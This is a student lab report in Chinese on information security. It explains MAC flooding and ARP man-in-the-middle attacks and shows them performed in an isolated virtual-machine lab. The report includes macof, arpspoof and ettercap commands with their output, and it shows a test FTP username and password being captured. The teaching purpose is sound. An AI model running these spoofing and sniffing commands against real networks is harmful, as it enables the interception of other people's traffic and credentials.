合肥工業大學

信息安全实验报告

实验 网络攻击

学生 丁瑞

学 2016217676

专业 物联网 16-01 班

2019 年 12 月 30 日

一、 实验目的

在实验环境下，完成基础的网络攻击。由 2-3 名同学为一组，共同完成。

1. MAC 地址洪泛

两台主机之间进行通信，通信内容和形式任意。 第三台主机利用适当的洪泛工具发动 MAC 地址洪泛，并利用 Wireshark 抓包进行侦听。

2. ARP 中间人攻击

两台主机之间进行通信，通信内容和形式任意。

第三台主机利用适当的 ARP 攻击工具发动 ARP 中间人攻击，并利用 Wireshark 抓包进行侦听。

二、 实验原理

（一） **Mac** 地址洪泛攻击原理

攻击者利用交换机对于未知单播帧洪泛的原理，对流量进行抓取，以达到网络信息收集的目的。

首先攻击者会向交换机中发送大量的虚假 MAC 地址，将交换机中的 CAM 表填满,这样其他主机所发送的数据帧交换机会做洪泛处理，攻击者自己的主机就可以接收到受害者的数据帧，攻击者只需要使用抓包软件就可以获取相应的信息。

（二） **ARP** 中间人攻击原理

ARP（Address Resolution Protocol，地址解析协议）是一个位于 TCP/IP 协议栈中的网络层，负责将某个 IP 地址解析成对应的 MAC 地址。

ARP 病毒攻击是局域网最常见的一种攻击方式。由于 TCP/IP 协议存在的一些漏洞给 ARP 病毒有进行欺骗攻击的机会，ARP 利用 TCP/IP 协议的漏洞进行欺骗攻击，现已严重影响到人们正常上网和通信安全。当局域网内的计算机遭到 ARP 的攻击时，它就会持续地向局域网内所有的计算机及网络通信设备发送大量的 ARP 欺骗数据包，如果不及时处理，便会造成网络通道阻塞、网络设备的承载过重、网络的通讯质量不佳等情况。

ARP 攻击主要是通过伪造 IP 地址和 MAC 地址进行欺骗。使以太网数据包的源地址、目标地址和 ARP 数通信量导致网络中断或中间人攻击。ARP 攻击主要存在于局域网中。若其中一台计算机感染 ARP 病毒。就会试图通过 ARP 欺骗截获局域网内其他计算机的信息，造成局域网内的计算机通信故障。

1、交换网络的嗅探

假设有台主机 A，B，C 位于同一个交换式局域网中，监听者主机为 A，而主机 B、c 正在进行通信， A 希望能嗅探到 B 与 c 之间的通信数据，于是 A 就可以伪装成 c 对 B 做 ARP 欺骗，向 B 发送伪造的 ARP 应答包，在这个伪造的应答包中，IP 地址为 c 的 IP 地址，而 MAC 地址为 A 的 MAC 地址：B 在接收到这个应答包后，会刷新它的 ARP 缓存，这样在 B 的 ARP 缓存表中就出现了 c 的 IP 地址对应的是 A 的 MAC 地址。 说详细点，就是让 B 认为 c 的 IP 地址映射到的 MAC 地址为主机 A 的 MAC 地址，这样，B 想要发送给 C 的数据实际上却发送给了 A，这样就达到了嗅探的目的。黑客就可以利用这种手段盗取网络上的重要信息。

2、IP 地址冲突

当网络内部有计算机中了 ARP 病毒，网络内其他计算机就会经常弹出 IP

地址冲突的警告：这是怎么产生的呢?比如某主机 B 规定 IP 192.168.1.18，如果它处于开机状态，那么其他主机 D 也把它的 IP 地址改为 192.168.1.18 就会造成 IP 地址冲突。其原理就是：主机 D 在连接网络(或更改 IP 地址)的时候它就会向网络内部发送 ARP 广播包，告诉其他计算机自己的 IP 地址。如果网络内部存在相同 IP 地址的主机 B，那么 B 就会通过 ARP 来作出应答，当 D 接收到这个应答数据包后，D 就会跳出 IP 地址冲突的警告，B 也会弹出 IP 地址冲突警告：因此用 ARP 欺骗可以来伪造这个 ARPReply，使目标主机一直受到 IP 地址冲突警告的闲扰。

3、阻止目标的数据包通过网关

比如在一个局域网内通过网关上网，那么局域网内部的计算机上的 ARP 缓存中就存在网关 IP-MAC 对应记录。如果该记录被 ARP 病毒更改，那么该计算机向外发送的数据包就会发送到了错误的网关硬件地址上。这样，该计算机就无法上网了。

三、 实验步骤

1.安装虚拟机网络的各个节点的描述

1.1 三台虚拟机的系统：

攻击机：kali 系统

发送信息的客户机：windows7 系统

接受信息的服务机：windows xp 系统

1.2 三台虚拟机的连接方式和各个端点的情况：

连接方式：三台虚拟的网络连接方式都是 NAT 模式

三台虚拟机的 ip 地址：

攻击机：192.168.137.131


客户机（主机 A）：192.168.137.130

服务机（主机 B）：192.168.137.131

1.3 FTP 服务器搭建以及客户机的用户密码设置


服务器搭建：

利用 FTPserv 软件搭建服务器，使用户机 B 成为一个 FTP 服务器。然后设置用户密码：name:xuhan　password:123



客户机与服务器通信：

客户机通过 ftp 与服务器连接：



1.4 查看局域网内的主机通信是否正常

```
root@kali:~# fping -g 192.168.137.132/24
192.168.137.2 is alive
192.168.137.130 is alive
192.168.137.131 is alive
192.168.137.132 is alive
ICMP Host Unreachable from 192.168.137.132 for ICMP Echo sent to 192.168.137.3
ICMP Host Unreachable from 192.168.137.132 for ICMP Echo sent to 192.168.137.3
ICMP Host Unreachable from 192.168.137.132 for ICMP Echo sent to 192.168.137.6
```


可以看到三台主机在同一局域网内。

经过 ping 命令也可以得到网络通顺的结果。


2.mac 泛洪攻击

2.1 首先，我们打开 ftp 服务器


2.2 使用 kali 的"macof"命令，实现 mac 泛洪攻击




2.3 然后我们在客户机登录并在攻击机上开始抓包



2.4 抓包成功截获帐号和密码



2.5 利用 wireshark 进行抓包



3.arp 欺骗攻击

1.打开 ftp 服务器

2.利用 kali 的"arpspoof"实现 arp 欺骗，其中输入的参数中，第一个是客户机，第二个是服务机。

```
root@kali:~# arpspoof -i eth0 -t 192.168.137.130 192.168.137.131
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
0:c:29:70:97:1c 0:c:29:9e:d:94 0806 42: arp reply 192.168.137.131 is-at 0:c:29:70:97:1c
```

3.然后客户机登录并在攻击机上开始抓包

```
[3]+  已停止               macof
root@kali:~# ettercap  -Tp -i eth0

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

Listening on:
  eth0 -> 00:0C:29:70:97:1C
          192.168.137.132/255.255.255.0
          fe80::20c:29ff:fe70:971c/64

SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/eth0/use_tempaddr is not set to 0.
Privileges dropped to EUID 65534 EGID 65534...

  33 plugins
  42 protocol dissectors
  57 ports monitored
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
* |==================================================>| 100.00 %

5 hosts added to the hosts list...
Starting Unified sniffing...
```

4.抓包成功，得到 ftp 的用户和密码：


```
95379]
 192.168.137.130:49180 | AP (33)
uhan.


96357]
--> 192.168.137.131:21 | AP (10)

 USER: xuhan  PASS: 123


11427]
 192.168.137.130:49180 | AP (15)
```

5.用 wireshark 抓包，同样得到结果：



四、实验总结

个人分工： **Mac** 地址洪泛攻击

这是自己第一次使用计算机网络安全知识实际进行网络攻击测试，切实的感受到网络安全的重要性。也加深了自己对网络安全知识的兴趣。